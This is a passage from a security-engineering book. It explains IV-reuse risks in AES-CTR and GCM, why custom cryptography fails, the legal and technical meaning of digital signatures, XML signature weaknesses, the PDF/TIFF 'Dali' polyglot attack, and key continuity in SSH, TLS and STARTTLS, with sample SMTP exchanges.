Even though AES-CTR still has very little uptake compared to longer-established, less brittle cipher modes, we're already seeing exactly the same problems that plagued the use of RC4 appearing when people use CTR [466][467]. Even expert cryptographers are getting its use wrong. One example of this was covered in the discussion of the problems with SIP and SRTP in "Cryptography Über Alles" on page 11. Another instance occurred when a single typo in a high-security encryption application allowed it to be defeated with a simple XOR [468].

The problem with a mode like CTR is that its security is critically dependent on a value known as the initialisation vector or IV, to the extent that the IV now becomes just as important as the encryption key. As one analysis of the problem points out, "misuse [of the IV] would generally lead to the complete collapse of systems based on these [encryption] modes" [469]. In fact there's an entire class of algorithms that combine encryption and authentication (thus the family name Authenticated Encryption with Associated Data or AEAD), that all fail catastrophically if an IV is reused [470], to the extent that cryptographers have had to go back and design a new class of AEAD algorithms called misuse-resistant schemes [471], although given the widespread deployment of the unsafe AEAD schemes it's probably too late to fix things[86].

While traditional encryption mechanisms usually go to great lengths to handle the key carefully, many don't do the same for the IV for the simple reason that there's never been any need to. So even if the use of a constant, known IV isn't hardcoded into the implementation, as it is in many software applications, external circumstances can result in the same IV being reused again and again. For example some hardware devices don't retain ephemeral state across power cycles, so that the IV is reset to a fixed initial value every time the device comes out of a sleep or power-off state [472]. Because of this, the generation and handling of IVs requires careful thought and design [473][474].

If SIP's SRTP had used a traditional encryption mode and the IV was reused, the most that an attacker could do would be determine whether the start of the first block of data encrypted was the same as the first block from a previous session, which, since it's a fixed-format packet header, they know anyway. With CTR mode however, this mostly irrelevant issue becomes a catastrophic failure of the security so that previously secure mechanisms, when coupled with CTR-mode encryption, suddenly become insecure. As the fifteen-year history of RC4 errors shows, it's just too easy to get this one wrong, so as with RC4 it's best to avoid the use of the AES-CTR mode, as well as other modes like AES-GCM that are built on top of it (not to mention the fact that GCM then adds its own layer of brittleness, creating additional security problems if it isn't used exactly right [475][476][477]).

If you need to protect anything more complex than a single block of data using a shared key then pick a standard format or protocol, S/MIME or PGP for messages and SSL/TLS for data communicated over a network, find a library or toolkit that gives you what you want, and use that. This paragraph skips about eight hundred pages of crypto theory that you won't need to plough through because someone else has already done it for you and sorted out all of the problems. Whatever you do, don't ever invent your own protocol or way of doing things because it's almost guaranteed that you'll get it wrong. As Bruce Schneier so aptly puts it, "anyone who creates his or her own cryptographic primitives is either a genius or a fool. Given the genius/fool ratio for our species, the odds aren't very good" [478]. This is confirmed by the results of a security survey of a wide range of software applications which found that cryptographic errors led the pack, affecting more than half of all non-web applications that were evaluated (for web applications the more usual cross-site scripting and other issues pushed the cryptographic problems further down the list) [479].

---

[86] The target platform for many encryption mechanisms is Powerpoint slide projectors. Problems like the IV-reuse one are typically addressed through a (verbal) comment during the presentation that people shouldn't do that.

Let's say though that your boss doesn't believe this, and since your company has the best developers in the world they shouldn't have any trouble creating their own proprietary patent-pending encryption algorithm or security mechanism that's better than anyone else's. How do you convince them, using terms that they'll understand, that this isn't the case?

The way to handle this is to point out that your company's core business isn't encryption algorithm design or security protocol engineering, so all that this is going to do is draw resources away from your core business focus at a time when they're desperately needed there. Security protocol design and implementation is always a risky undertaking with a high degree of uncertainty (an unexpected hurdle can force a major redesign and re-engineering effort), so it has the potential to drastically affect your product's schedule and budget. Finally, no matter how good your company's world-class developers actually are in terms of security protocol engineering, there are other people out there who are better, so why reinvent the wheel when you can just use the product of other people's expertise? In all cases the risk to the project schedule, its budget, and the quality and effectiveness of the final product speak against doing your own crypto or security protocol design.

One thing to be aware of, if you're using an encryption library that provides standard high-level protocols and mechanisms for you to use, is that if you find that you're having to fight the library all the way or you have to implement lots of custom functionality yourself using low-level functions then chances are that you're doing it wrong. In this case "wrong" doesn't mean merely different to the accepted way of doing things but, most probably, insecurely. If you look at data formats like PGP and S/MIME then you'll notice that, at the abstract level, they're more or less identical despite the very different design philosophies behind them. This is because there's generally one right way to do things and an infinite number of wrong ways, and both PGP and S/MIME, despite their differences in data formats and general philosophy, do things the right way. Conversely, if you're doing something that differs too much from that then chances are that you're doing it wrong, and having to fight the crypto library to do what you want is a sure sign of this.

Having said all of this, there is one special-case situation where you're going to be pretty much on your own and that's when you're working with severely constrained devices that simply aren't capable of supporting any significant level of cryptographic mechanisms. As a rule of thumb if you're using an 8-bit CPU (and this includes ones that manufacturers like to pretend are 16-bit because of the ability to pair two 8-bit registers but that everyone knows are really just 8-bit) or some of the more constrained 16-bit CPUs, or even higher-powered CPUs with limits like only 3% of the CPU budget being available for security, or if the CPU is clocked at less than 50-100 MHz, or there's less than 128-256kB of memory available for the security functionality, then you're going to have to rely on highly-tuned custom implementations of custom protocols and mechanisms, which should immediately raise warning flags in any security auditor's mind, and performance at an adequate level of security is going to be anything from "poor" through to "unacceptable".

If you want to use a standard security protocol like SSH, SSL/TLS, S/MIME, or PGP rather than a totally custom one that's hand-tuned for size and speed in your particular environment then an absolute minimum would be a 16- or 32-bit CPU clocked at 100 MHz with 128kB of RAM space dedicated to the crypto processing (so that's not 128kB total that's shared with the embedded operating system and other applications, that's 128kB reserved solely for the crypto). A more realistic lower bound would be a 32-bit CPU, a faster clock speed than 100 MHz (the deciding factor for the overall performance and required clock speed will be the private-key size that you use in the security protocol) and 256kB or more of RAM.

At some point you're going to have to make a trade-off, if good security really is paramount then you'll need to move to more capable hardware (pick any one of the infinite variety of ARM derivatives, for example) and if low cost or legacy considerations are paramount then you'll have to consider how much security you really need and how much effort you're prepared to invest to develop, build, and test your own custom security services for a very constrained device.

This presents something of a problem in terms of identifying suitable protection mechanisms for low-powered devices, because when asked to design a security solution for such a situation the response of most security geeks is to choose an invariably heavyweight solution with whatever theoretical properties are in fashion at the time and, in a textbook case of projection bias (see "Confirmation Bias and other Cognitive Biases" on page 145), justify it by stating that it should be fast enough on their 3 GHz eight-core desktop PC. Having the security geek attempt to defend this position by citing Moore's Law won't help because a significant portion of the market uses it to make things cheaper rather than faster, so that performance stays constant while cost goes down rather than the usual PC equilibrium of cost staying constant while performance goes up.

Trying to explain that the target platform has 15% of an ARM7 TDMI and 18K RAM available and that no operation can tie up the CPU for more than 2ms before it's killed by the system watchdog won't have much effect. This became particularly problematic when smart meters started to become widespread and regulators imposed requirements for certificate-based signed messaging and updates onto CPUs like TI MSP430s, Motorola ColdFires, and ARM Cortex-Ms, some clocked as high as 16MHz and with as much as 32kB of RAM (for everything, not just the crypto). The solution with smart meters was to cut corners as much as possible in order to make things fit, skipping certificate verification, assuming hardcoded public keys, and various other measures that are destined to become entertaining Black Hat or Defcon presentations in the future.

This problem leads to the Cortex M3 test for cryptographic algorithms and protocols, "will this function on a Cortex M3?", a widely-used embedded processor core typically clocked at 50-100 MHz and for the purposes of the M3 test configured with 128kB of RAM (with some fraction of that actually available for the security mechanisms to use).

Because of this problem, the few mechanisms that are designed for very constrained environments tend to be oddball products of academic exercises and get little scrutiny by the wider security community. If you are required to operate in this type of constrained environment then your best bet is to find someone with both security/crypto expertise and who can appreciate the constraints imposed by restricted systems and environments. If you're doing something this specialised then you'll also need specialised help with it.

Signing Data

The use of encryption and MACs for confidentiality and integrity protection is fairly straightforward, but digital signatures present a whole new can of worms. When these are used for integrity protection they function more or less like a MAC, it's only when you try and use them to approximate what's normally done with paper signatures that you start to run into problems. These arise because a paper signature is a physical manifestation of the signer's intent on a static artefact while a digital signature is an abstract mathematical transformation performed on a dynamic object whose interpretation is determined by one or more other dynamic objects [480]. As you can imagine, there's quite a bit of scope for disagreement over what's being signed, and how, and by whom, and what's meant by it, and entire books have been written on the topic of digital signature interpretation and its legal ramifications [481][482][483][484][485][486][487] (there's even a law journal dedicated to the subject [488]), with the definitive work on the topic currently weighing in at a little under two thousand pages [489].

Any IT person knows that in order to create an electronic signature you need (depending on your particular fashion tastes) public and private keys, digital signatures, certificates, smart cards, and all manner of other paraphernalia. As long as you use enough cryptography, everything will be OK (and if it still doesn't work you just need to apply even more cryptography). Lawyers on the other hand, the people who actually work with signatures and contract law on a daily basis, don't see it quite that way. For example the function of a signature isn't necessarily to form a legal contract but may be merely a mechanism for providing a cautionary function,

encouraging the person putting the signature on the document to take extra care in reading it, or a channelling function in which the signature records the time at which a document was accepted by the signer. In extreme cases it serves purposes quite unrelated to what we'd normally associate with signatures such as allowing documents to be taxed in the form of a stamp tax or stamp duty.

Modern signatures have a long history that goes back at least as far as the Magna Carta, at which time "signatures" consisted of drawing a cross as a sign of Christian truth because writing your name on a piece of paper would have meant nothing, so that only non-Christian Jews would sign their names on a contract. What in legal terminology is called a manuscript signature, traditionally a pen-and-paper process, has evolved over the centuries to more modern forms such as telegrams and telexes without ever requiring the use of special legislation like digital signature-specific laws, since courts interpreted existing signature law and practice to cover newer technology that was introduced long after the laws were written.

Even the nature of what's being signed has changed over time. From Roman times up until the early middle ages the written evidence provided by a contract existed purely as a record of witness testimony, recording the confirmation of the witnesses that were present to the making of an oral contract. It's only from about the fourteenth century onwards that the written form took precedence over the oaths and public ceremonies that had traditionally gone with making binding agreements..

The interpretation of what constitutes a signature is incredibly flexible, because the validity of a signature depends principally on the function it performs rather than the form it takes. In the past courts have found that "signatures" can include things like signing as "Mum" or saying "yes" (verbally), and in more recent times typing a name in an email message, to sending an SMS, or clicking "Send" on email that has your name in the "From:" field. In fact provided that the identities of the parties to the agreement are fairly obvious, even a document containing no conventional signature at all may be enough to meet the legal requirements for a contract, because what's important is whether the intent of the participants is manifest and whether the method of conveying this is appropriate to the particular transaction. As the UK Law Commission put it, "the validity of a signature depends on its satisfying the function of a signature, not on its being a form of signature already recognised by the law" [490].

The extreme flexibility of existing contract law is demonstrated by the fact that a court case over the validity of email that's been "signed" by having the sender's name on it was supported by a quote from the Statute of Frauds Act of 1677, which predates the existence of email by several centuries [486]. Unfortunately during the dot-com boom all of this was mostly ignored, so that many countries have ended up with a twisty maze of signature laws, all different[87], most of them an absolute minefield compared to the relative simplicity of the case law-based approach. Much of what's contained in these laws seems to present little more than unnecessary complications. As one legal analysis points out, "contracts conducted by post […] were commonplace two hundred years before the Internet, and it is to be wondered why businesses need such guidance when they have been dealing with such issues for such a long period of time" [486].

---

[87] To paraphrase Frank Zappa, you can't be a real country unless you have a beer, an airline, and some digital signature legislation.

		created	didn't create
		the content	
will	abide by it	Affidavit	Contract
won't		Tamper-evident seal	Notary

Figure 99: Functions of digital signatures

To try and sort things out at least a little, it's necessary to look at the different functions of digital signatures. In general these can be broken down into four classes based on whether the signer originated the content being signed or not, and whether they agree to abide by the content or not (the latter is sometimes incorrectly referred to as non-repudiation). The breakdown, with typical examples of the functions performed by the different types of signatures, is shown in Figure 99. Although all of these cases cover signatures, the applicability/usage differs quite significantly.

For example while someone might apply a notary-type signature to malicious content such as a virus (perhaps to fix its appearance date or log it as evidence), it's unlikely that they'd want to apply an affidavit-type signature, since this would be an admission that they created the malicious content (although in practice if they needed an affidavit-style signature they'd just buy a random certificate from some arbitrary CA as described in "Security Guarantees from Vending Machines" on page 38, and nothing would happen to them). Similarly, a software vendor might apply a tamper-evident seal-type signature to its software to protect it in transit, but is highly unlikely to apply an affidavit-type signature (witness the extensive legal agreements disclaiming any responsibility for anything that comes with most software).

In extreme cases these signatures become "make the warning dialogs go away" signatures (a novel category unanticipated by the creators of the taxonomy in Figure 99), with some digital content distribution systems auto-signing uploaded content in order to ensure that their customers aren't scared by warning dialogs when they download content from the site. An investigation by an anti-virus vendor into one major online software distributor found among its offerings nearly three hundred pieces of signed malware and over three thousand signed applications classed as "potentially unwanted" (Potentially Unwanted Programs or PUPs in anti-virus jargon), including the likes of MSNSpyMonitor, QuickKeyLogger, ESurveiller, SpyBuddy, TotalSpy, and Spypal [491]. Even more worryingly, they found signed downloaders that downloaded and executed content from third-party URLs, in this case (apparently) ordinary screensavers, but exactly the same technique is used by malware "droppers" used to infect PCs in drive-by downloads.

Given the current state of user interfaces in signing applications it's often the case that users have no idea what it is that they're signing or authorising. For example through some fairly trivial use of framesets in browsers it's possible to have the browser (via client-side SSL) authorise action A while making it appear to the user that they're actually authorising action B [492][493].

Even without any browser-based trickery the semantics of what's being signed can be extremely difficult to nail down. Recall the comment in "User Education, and Why it Doesn't Work" on page 195 about the creeping transformation of what was once

purely passive content into universal computing elements, Turing machines. Since signed content can contain active elements that modify the presentation of the content without invalidating the signature it becomes very difficult to determine exactly what it is that you're putting your name (or more precisely your string of bits) to. Looked at from the other direction, if you receive a signed document or document-equivalent from a third party that you don't entirely trust then there's no way to really tell exactly how the content may be rendered when it's called into question. For example it could appear one way when you initially view it and a completely different way six months later when it's used to try and resolve a dispute.

A practical demonstration carried out at Dartmouth College illustrates exactly how this would happen. The motivation for this was that the college was looking at licensing E-Lock Assured Office, a digital signing/verification add-on for Microsoft Office, and wanted to see whether it could be subverted to change documents in malicious ways. To make things a bit harder on the evaluators the use of macros (the obvious Turing-machine capability built into Office) was disallowed. Within short order the students performing the evaluation had found ways to dynamically change the contents of Word documents and Excel spreadsheets through the use of document fields, so that a document would display one thing when viewed at a certain date or on a certain machine and a completely different thing at another date or on another machine. Even without this malicious modification, simply viewing an Office document using different software (for example a non-Microsoft alternative to Office) can change its appearance, in some cases revealing content that wasn't visible when the text was displayed with the original software, or vice versa (in some cases the use of non-Microsoft viewers has led to the discovery of alterations in document meaning by displaying text from revisions that wasn't visible in the Microsoft version of the viewer).

The students also changed document contents by taking advantage of the ability to add references to external objects or URLs, and even changed (supposedly) read-only PDFs via embedded Javascript, all without invalidating the document signatures [494][495] (similar tricks can be implemented with other active content like Postscript, leading to the potential creation of self-refereeing conference papers discussed in "User Education, and Why it Doesn't Work" on page 195).

The students became a bit anxious during the process of publishing their results when they heard that another group was publishing a paper on the same topic [496] but it turned out that there was nothing to worry about, the other group had come up with an entirely independent set of techniques to subvert document signing. Subsequently, even further attacks on document signing emerged [497], and given the flexibility of current document formats there seems no end in sight for the catalogue of signature-subversion techniques.

The ultimate unsignable data format has to be XML which, like other markup languages, freely mixes data and control information. In other words instead of taking the conventional approach of using a document format to contain structured data and an encryption format to then protect the document it freely mixes the content being authenticated with the control information that's being used to perform the authentication. As a result entire taxonomies of problems with XML security exist, covering both means of defeating signing and of attacking the signature verification implementation itself using the XML being processed [498][499][500][501][502], with a sample attack used to demonstrate the concept affecting Sun's Java platform and some third-party toolkits, allowing unauthenticated XML code execution [503].

What's worse, XML has a highly mutable format that doesn't place too many restrictions on things like whitespace, line breaks, line ending characters, character-set encoding, word wrapping, escape sequences, and so on. The signature verification process on the other hand requires a bit-precise copy of the data as interpreted by the signer in order to work. Even this (theoretically) straightforward process was so hard to get right that the X.509 world abandoned it years ago by mutual unspoken agreement. So X.509 spent about the first ten of its twenty-odd years trying to get this right and failed, and yet the X.509 canonicalisation rules are far more rigorous and easily applied than the XML ones.

The XML approach to the problem is to try and reformat the free-format content into an agreed-upon canonical form which is signed by the sender and, after re-canonicalisation, checked by the receiver. "Secure XML", the definitive reference on the topic, spends about half of its 500-odd pages trying to come to grips with XML and its canonicalisation problems without ever really resolving things [504]. In fact it reads more like a multi-hundred-page problem statement than any kind of solution.

(For an especially fun abuse of the inability to canonicalise XML, make your product the first one to market in a given area, advertise it widely in the appropriate trade journals as being fully standards-compliant, get the canonicalisation wrong, and threaten all of your competitors with prosecution under the DMCA if they as much as download your software to figure out what on earth you're doing with your XML. With a little effort this can be even more lucrative than a USPTO-assisted patent shakedown).

S/MIME and PGP can also be employed in a manner in which they run into at least a small subset of the problems of XML's canonicalisation. This occurs when detached signatures, which separate the signature from the data, are used with email, leaving the data free to be mangled by mailers when it's in transit. Even if the mangling is something trivial like stripping trailing whitespace and therefore completely transparent to the end user, it's enough to invalidate the signature. The simplest solution to this problem is "don't do that, then", bundling the signed data inside an S/MIME or PGP envelope where it can't be mangled by mailers.

Even if the XML canonicalisation problem could somehow be solved, there's an even more serious problem present due to the nature of XML itself [505]. At the semantic level XML consists of highly dynamic content that requires dealing with XSLT (transformations that handle tree construction, format control, pattern selection, and other issues), XPath selection (XML path language, used to select portions of a document and compute values), the fact that the data can be affected (often drastically) by external forces such as style sheets, schemas, DTDs/XSDs (document type definitions/XML schema definitions), XSL-FO (extensible stylesheet language formatting objects), XML namespace declarations and namespace attributes, and a whole host of other complexities (it's not for nothing that "XML" begins with a capitalised "X" for "extensible") [506][507][508].

As one analysis of XML security problems says about only one of the above, "XSLT is a complete programming environment. It is totally unsuitable for use in a digital signature technology" [498] (although it does make for a great attack vector for malicious parties who can perform tasks like port-scanning and attacking network-internal hosts through the use of XML external entity (XXE) attacks [509][510] [511]). This also means that unlike traditional signature formats like S/MIME and PGP where only the S/MIME or PGP implementation has to be secure, with XML every library and module that's used by the XML security system (for example one that performs XML Schema validation) also has to be secure in order for the overall system to be sound [512].

As a result there are a near-infinite number of ways in which signed XML data can be manipulated and abused without affecting the signature [513][514][515][510][516] [517][518][519], and this isn't just for conventional store-and-forward messaging but also applies when XML is used for control-channel messaging [520][521][522]. An example of this occurs in Amazon's EC2 cloud service, whose use of signed XML can be abused to provide administrator-level access to cloud-based services [523].

As one analysis of XML's high level of context-sensitivity puts it, "changes to [the unsigned portion] of a document can easily cause the verified signature to have little or nothing to do with what the application shows the user" [524]. One paper that examines the endless tricks possible with XML gives as an example a signed purchase order in which a $1.50 box of pencils is replaced with a $2,500 laptop without invalidating the XML signature [525] (the same thing can also be done with just plain HTML [480]).

One particularly enterprising attack, on XML encryption, still works even if the encrypted data has been signed in the hopes of protecting the encryption from attack because the attacker can just walk around the signature on the XML data [519].

Another attack, which looked at the security assertion markup language (SAML) mechanism that's used for federated identity management and authentication, found that eleven of the fourteen SAML products that were examined could have the "security" provided by XML signatures bypassed without too much trouble (the ones that were resistant were from Microsoft), with the researchers pointing out that a major reason why this was possible was due to the problematic nature of the XML security mechanisms [512].

It's scary to note that while there are occasional attacks on traditional formats like S/MIME and PGP involving abuses of complex cryptographic mechanisms or obscure implementation bugs that affect particular special cases, it's only in XML security implementations that you'll find problems such as implementations not caring what portion of the XML is signed and what isn't, or whether it's signed at all, or whether the signing certificate/key is valid, all while still appearing to provide security. As security researcher Len Sassaman put in during a talk on exploiting the interpretation of messages by security protocol implementations, "XML is a playground" [526]. For example, resurrecting an attack from the 1970s, it's possible to use control characters inserted into XML data to change the encoding on the fly, carry out the attack, and then change it back again. In addition since XML reinvented various crypto mechanisms that already had perfectly good solutions in S/MIME and PGP, they also ended up reinventing a pile of attacks that hadn't been seen anywhere else for a decade or more [527].

Trying to sign such an inherently unstable medium is like trying to sign smoke. Imagine how this would play out in court: "Your honour, although the plaintiff claims we signed this, we have 39 differently-canonicalised forms that show we didn't, 18 different namespace types that prove that the plaintiff is in fact at fault and not us, 7 applications of DTDs that show beyond a doubt that they owe us the amount they're claiming, and four schemas whose use will clearly show that we have rights to their house and car as well".

So how do you deal with the overall problem of digital signatures? For MAC-equivalent signatures used for integrity protection the solution is relatively straightforward, use a MAC if it's feasible (remembering to take the precautions covered in "Cryptography for Integrity Protection" on page 359) or one of the various other methods for providing data integrity protection that are discussed in "Self-Authenticating URLs" on page 384. The motivation for doing this isn't so much any possible difficulty in interpreting the meaning of a signature, since what's being signed is pure binary content that doesn't have to be parsed, interpreted, or rendered for display by an application, but simply the fact that there are more effective ways of solving this particular problem than the use of digital signatures.

For the other signature types it gets a bit more complicated. The simplest solution, and the one that's used in many cases where the signature carries legal weight, is to stick to whatever requirements the governing law sets as closely as possible and hope that no-one tries to challenge the technology or its application in court. In doing this you're taking advantage of a variation of a well-established phenomenon from social psychology called the halo effect, in which people are more likely to believe, or be influenced by, something said by someone famous. A generalisation of this is that if someone or something is rated highly for one property, for example looks or fame, then that high rating is carried across to other, totally unrelated properties [528][529]. This is why celebrity endorsements are so effective (if you think about it for a minute, when you see a famous actor endorsing some product on TV, why on earth would you buy a product based solely on the opinion of someone who pretends to be someone else for a living?).

Digital signatures can function through the technological equivalent of the halo effect, if there's enough fancy technology thrown at the problem then people will be sufficiently overawed by it all that they won't try and challenge it (or at least you

fervently hope that no-one will ever try and challenge it). This approach is fairly popular because all that you need to do to apply it is demonstrate that you're following industry best practice and you're off the hook even if something does go wrong later.

If you're more pragmatic, and less willing to rely on the digital halo effect, there are various alternative steps that you can take [530][531][532][480][533]. Most of these, which include measures like using only static file formats such as ASCII text, using custom hardware devices to display and authenticate/view the content, and including the software needed to interpret and display the signed content alongside the content itself, are impractical for a variety of political, economic, and technical reasons. The most practical way to address the problem is to create a static graphical representation of the content in a fixed, standardised format (a lossless PNG file is probably the best option) alongside the data, and include as part of the signature information a stipulation that in case of a dispute the PNG form takes precedence, an approach called WYSIWYS or What You See Is What You Sign [534]. In this way the receiver can still work with the data in an application-specific format, but in the case of any dispute over interpretation between the sender and receiver the unambiguous static image takes precedence.

Even here though, you have to be bit careful about how you handle the signed data in order to avoid being subject to something called a Dali attack, which takes advantage of the fact that many file formats are implemented as structured documents in which it's possible to embed multiple document types inside each other so that they're valid files for both format A and format B [535][536]. For example Adobe's PDF specification for no adequately explored reason allows the PDF header to appear anywhere within the first 1024 bytes of a file (and the end-of-file marker to appear within the last 1024 bytes of a file), so that it's possible to precede the PDF header with information for a different structured document type and record the PDF portions as ignored data in the other document type and the other document type portions as ignored data in the PDF document. The resulting document, depending on the file extension or other file-type indicator that's used for it, is valid in both formats.

To exploit this, you can create a document that's valid as both a PDF and TIFF file (widely used for archiving lossless image data), with the document starting with a TIFF header and directory that excludes the PDF portions from processing, and then continuing somewhere in the first 1024 bytes with a PDF header and cross-reference table (xref, the PDF equivalent of the TIFF directory) that excludes the TIFF portions from processing (this is made even easier by the fact that PDFs are read from the end rather than the start because that's where the xref is usually stored). If someone signs the resulting PDF file using a standard signing format like S/MIME or PGP then simply by changing the file extension (which doesn't affect the signature on the file) you can convert it into a completely different document [537][538]. While technically quite neat, this is a pretty esoteric attack, if you're really worried about it then you could defend against it by including document metadata in the data that's being signed (see "Cryptography for Integrity Protection" on page 359 for more on this sort of thing) in order to prevent a document of type A from being reinterpreted as a document of type B. Having said that, this defence isn't as straightforward as it sounds because signing software typically only says "the signature on this string of bytes is valid" without adding "... and you have to interpret it purely as a PDF and not any other format". A better defence is a procedural one, to agree between signer and verifier that a given document must be interpreted as a TIFF image, or must be interpreted as a PDF, and can't be taken in any other way.

Key Continuity Management

There are many ways to manage the identification of remote entities. The most popular is to rely on the "keys fall from the sky" model of key management, a system that's widespread throughout the security community because then security protocol designers can unload the problem on someone else, usually the PKI folks, and the PKI folks are so busy arguing over whose certificate extensions are the most

standards-compliant that they don't have time to worry about petty details like how to get a key from the originator to any intended recipients.

One simple but very effective method of handling key management and the identification of remote entities that doesn't involve keys falling from the sky is the use of key continuity, a means of ensuring that the entity that you're dealing with today is the same as the one that you were dealing with last week, a principle that's sometimes referred to as continuity of identity. When cryptographic protocols are involved the problem becomes one of determining whether a file server, mail server, online store, or bank that you dealt with last week is still the same one this week. Using key continuity to verify this means that if the remote system used a given key to communicate or authenticate itself last week then the use of the same key this week indicates that it's still the same system. This doesn't require any third-party attestation because it can be done directly by comparing last week's key to this week's one. This is the basis for key management through key continuity: once you've got a known-good key, you can verify a remote system's identity by verifying that they're still using the same key [539].

Figure 100: Continuity in the physical world

There's a store close to a place where I once worked that (presumably for accounting or tax reasons) shed its skin and assumed a new identity every year or two. It's the same store, run by the same people, and that's all that mattered to customers. What was important was the continuity, knowing that the entity that you're dealing with today is the same as the one that you were dealing with last week, and not what was on the sign out front. Continuity is a reassurance that what you're getting now is the same as what you've had in the past and the same as what you were actually expecting to get. For example you can go almost anywhere in the world and buy a major soft-drink product and (modulo minor differences between corn syrup and cane sugar) get more or less the same thing no matter what the shape of the container or the language of the label, with one example shown in Figure 100. Continuity works a bit like brand loyalty or business goodwill, customers trust established businesses that they've dealt with in the past and businesses trust established repeat customers more

than they trust identity attestations from detached third parties. Managing keys via key continuity moves this real-world model to the Internet.

Before discussing key continuity it's probably worth mentioning the standard zero-risk bias argument that's always brought up against it, which is that it's still vulnerable to a MITM attack before the key continuity has been established. While this is certainly true, it's a rather special case because it's vulnerable to this type of attack exactly once, ever, when you first connect to a site. If the attacker isn't sitting there ready to perform a live MITM attack whenever you first choose to connect, they've missed their chance. In addition for widely-used (and widely-phished) sites like Amazon, eBay, Gmail, and PayPal, most users already have an established relationship with the site, so that the basis for continuity has already been established. So even this one weakness in key continuity as a key management mechanism is nowhere near as serious as it seems.

Key Continuity in SSH

SSH was the first widely-used security application that used key continuity as its primary form of key management. The first time that a user connects to an SSH server the client application displays a warning that it's been given a new public key that it's never encountered before and asks the user whether they want to continue. When the user clicks "Yeah, sure, whatever" (although the button is more usually labelled "OK") the client application remembers the key that was used so that it can compare it to future keys used by the server. If the key is the same each time then there's a good chance that it's the same server (in SSH terminology this is called the known-hosts mechanism). In addition to this SSH allows a user to verify the key via its fingerprint, a universal key identifier consisting of a hash of the key components, which pretty much no-one actually does though, see "Certificates and Conditioned Users" on page 29 for more on this.

SSH is the original key-continuity solution, but unfortunately it doesn't provide complete continuity. When the server is rebuilt, the connection to the previous key is lost unless the sysadmin has remembered to archive the configuration and keying information after they set up the server (some OS distributions can migrate keys over during an OS upgrade, so this can vary somewhat depending on the OS and how total the replacement of system components was). Since SSH is often used to secure access to kernel-of-the-week open-source Unix systems the breaking of the chain of continuity can happen more frequently than would first appear.

Some of this discontinuity is due to the ease with which an SSH key changeover can occur. In the PKI world this process is so painful that the same key is typically reused and recycled in perpetuity, ensuring key continuity at some cost in security since a compromise of a key recycled over a period of several years can potentially compromise all data that the key protected in that time. In contrast an SSH key can be replaced quickly and easily, limiting its exposure to attack but breaking the chain of continuity. A solution to this problem would be to have the server automatically generate and certify key $n+1$ when key n is taken into use, with key $n+1$ saved to offline media like a USB memory token for future use when the system or SSH server is reinstalled or replaced. In this way continuity to the previous, known server key is maintained. Periodically rolling over the key (even without it being motivated by the existing system/server being replaced) is good practice since it limits the exposure of any one key. Unfortunately the SSH protocol provides no mechanism for doing this, a problem that's discussed in "Implementing Key Continuity" on page 380.

Most security protocols use a long-term public/private key pair to establish a one-off session key that's then used to protect that one session or message, after which it's discarded. The continuity mechanism that's discussed above establishes continuity for the long-term public key rather than the one-off session key. Technically what protocols like IPsec, SSH, and SSL/TLS actually use, either by default or as one of several options, is a public-key variant that establishes a shared secret key without providing authentication. The authentication is then provided via external means either through a second public key or a shared secret like a password (there are various cryptographic reasons for doing it this way, not worth going into here). In the

case of SSH it's this second public key, used to authenticate the output from the first public-key operation, that's authenticated using key continuity.

An interesting variation on SSH-style key continuity is used in the ZRTP protocol for secure voice communications [540]. ZRTP establishes continuity through the shared secret key since the long-term public key that's used to establish the shared secret doesn't provide any authentication so there's not much point in establishing continuity for it. The advantage of establishing continuity via the short-term secret key rather than the long-term public key is that since the secret key changes each time it's used, a compromise is self-healing. If an attacker gains access to your SSH authentication key (given the absence of protection on most of these keys this is easier than it appears, a problem that's covered in more detail in "Humans in the Loop" on page 445), they then have the ability to mount a man-in-the-middle attack on your communications whenever they want. On the other hand if they compromise the short-term shared secret key then they have to actively attack and compromise every communication you have from that point onwards, because if they miss a single one then the secret key will be rolled over and any future attacks will fail. This makes continuity through the shared secret key self-healing compared to the more usual method of obtaining it through the public key.

If you want to implement this form of key continuity then what you'd need to do is store some value derived from the shared secret key through a one-way hash function, since storing the secret key itself would allow an attacker who compromised it to decrypt previous messages that were protected with it. Then when you authenticated the next exchange, for example using a shared secret or password, you'd mix the stored hash into the authentication process. This works like the password cookies discussed in "Defending Against Password-guessing Attacks" on page 607, and can use the same mechanisms to deal with issues like authentication failures.

Key Continuity in SSL/TLS and S/MIME

Unlike SSH, protocols like IPsec, SSL/TLS, and S/MIME were designed to rely on an external key management infrastructure, and "Problems" on page 4 gives a good idea of how well that works in practice. Fortunately the same key-continuity solution used in SSH can be used with TLS, and is already employed by some programs like mail applications that have to deal with self-issued and similar informal certificates more frequently than the more usual TLS-using applications like web servers. This is because of their use in STARTTLS, an extension to the SMTP mail protocol that provides opportunistic TLS-based encryption for mail transfers [541]. STARTTLS is an extension to the standard SMTP negotiation process that allows both sides to switch to using TLS to protect the exchange.

```
220 mailserver.test.com ESTMP Postfix
>>> EHLO mailclient.test.com
250-mailclient.test.com
250-SIZE 10240000
250-PIPELINING
250-8BITMIME
250 OK
>>> MAIL FROM:<test@mailclient.test.com>
250 OK
>>> RCPT TO:<test@mailserver.test.com>
250 OK
>>> DATA
[…]
```

Figure 101: SMTP exchange without STARTTLS

Figure 101 shows a standard SMTP exchange between a mail client (in technical terms a mail user agent or MUA) and a mail server (in technical terms a mail transfer agent or MTA). After exchanging the initial pleasantries and various pieces of protocol information the MUA submits the header data for the email message followed by the message body.

```
220 mailserver.test.com ESTMP Postfix
>>> EHLO mailclient.test.com
250-mailclient.test.com
250-SIZE 10240000
250-PIPELINING
250-8BITMIME
250-STARTTLS
250 OK
>>> STARTTLS
220 Ready to start TLS
```

TLS Negotiation

```
>>> EHLO mailclient.test.com
250-mailclient.test.com
250-SIZE 10240000
250-PIPELINING
250-8BITMIME
250 OK
>>> MAIL FROM:<test@mailclient.test.com>
250 OK
[…]
```

Figure 102: SMTP exchange with STARTTLS

